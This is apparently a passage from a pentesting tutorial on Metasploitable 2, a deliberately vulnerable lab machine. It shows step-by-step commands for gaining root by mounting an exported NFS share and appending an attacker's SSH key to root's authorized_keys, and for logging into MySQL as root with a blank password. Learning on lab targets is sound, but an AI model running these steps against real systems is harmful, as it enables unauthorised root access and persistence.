
In this method, we will be creating an ssh key without a passphrase and exchanging it with the ssh key of the victim machine for the root user.

First, we use ssh-keygen to generate an RSA keypair without a key phrase, then we place it in the "/root/.ssh" folder where the key is found by default. Once the key is created and placed, we will create a directory "/tmp/sshkey/" in our local machine.

The next part is a little tricky, we will be mounting the directory we just made on the victim machine using the Network File Sharing Function. Once mounted we write the key from our machine to the victim's machine, a sort of an override, using the cat command. The thing to keep in mind here is that the key we have is without a passphrase so the after the override the key in the victim machine is also without a passphrase, so when it is connected using ssh, it's using a blank password.

The key is now copied so we unmount the directory and connect as the root user using ssh.


```
showmount -e 192.168.1.103

ssh-keygen

mkdir /tmp/sshkey

mount -t nfs 192.168.1.103:/ /tmp/sshkey/

cat ~/ .ssh/id_rsa.pub >>/tmp/sshkey/root/.ssh/authorized_keys

umount /tmp/sshkey

ssh root@192.168.1.103
```



Exploiting Port 3306 (MYSQL)

The MySQL database in Metasploitable 2 has negligible security, we will connect to it using the MySQL function of Kali by defining the username and host IP. The password will be left blank.

```
mysql -u root -h 192.168.1.103 -p
```



This article is a gateway into the world of pentesting. Its intent is to give you a single source containing all the ways and means to exploit all the vulnerabilities of Metasploiable 2 classified by port's and services, it doesn't get any better than this.